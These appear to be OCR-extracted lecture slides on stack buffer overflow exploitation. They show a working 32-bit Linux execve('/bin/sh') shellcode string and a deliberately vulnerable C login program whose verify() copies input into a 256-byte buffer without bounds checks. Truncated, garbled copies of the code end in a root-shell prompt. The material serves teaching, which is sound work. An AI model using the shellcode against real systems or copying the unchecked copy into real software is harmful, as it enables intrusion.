
shell.c

```
execve("/bin/sh", ...)
```


gcc -S shell.c

```
char shellcode[] =
    "\xeb\x1f"                /* jmp 0x1f              (2) */
    "\x5e"                    /* popl %esi             (1) */
    "\x89\x76\x08"            /* movl %esi,0x8(%esi)   (3) */
    "\x31\xc0"                /* xorl %eax,%eax        (2) */
    "\x88\x46\x07"            /* movb %eax,0x7(%esi)   (3) */
    "\x89\x46\x0c"            /* movl %eax,0xc(%esi)   (3) */
    "\xb0\x0b"                /* movb $0xb,%al         (2) */
    "\x89\xf3"                /* movl %esi,%ebx        (2) */
    "\x8d\x4e\x08"            /* leal 0x8(%esi),%ecx   (3) */
    "\x8d\x56\x0c"            /* leal 0xc(%esi),%edx   (3) */
    "\xcd\x80"                /* int 0x80              (2) */
    "\x31\xdb"                /* xorl ebx,ebx          (2) */
    "\x89\xd8"                /* movl %ebx,%eax        (2) */
    "\x40"                    /* inc %eax              (1) */
    "\xcd\x80"                /* int 0x80              (2) */
    "\xe8\xdc\xff\xff\xff"    /* call -0x24            (5) */
    "/bin/sh";                /* .string \"/bin/sh\"   (8) */
```


```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void
{
  fpu
}

int v
{
  cha
  int
  for
    u
  use
  ret
}

int m
{
  cha
  fge
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```
sh # _
```





```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void
{
  fpu
}

int v
{
  cha
  int
  for
    u
  use
  ret
}

int m
{
  cha
  fge
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```



```
sh # _
```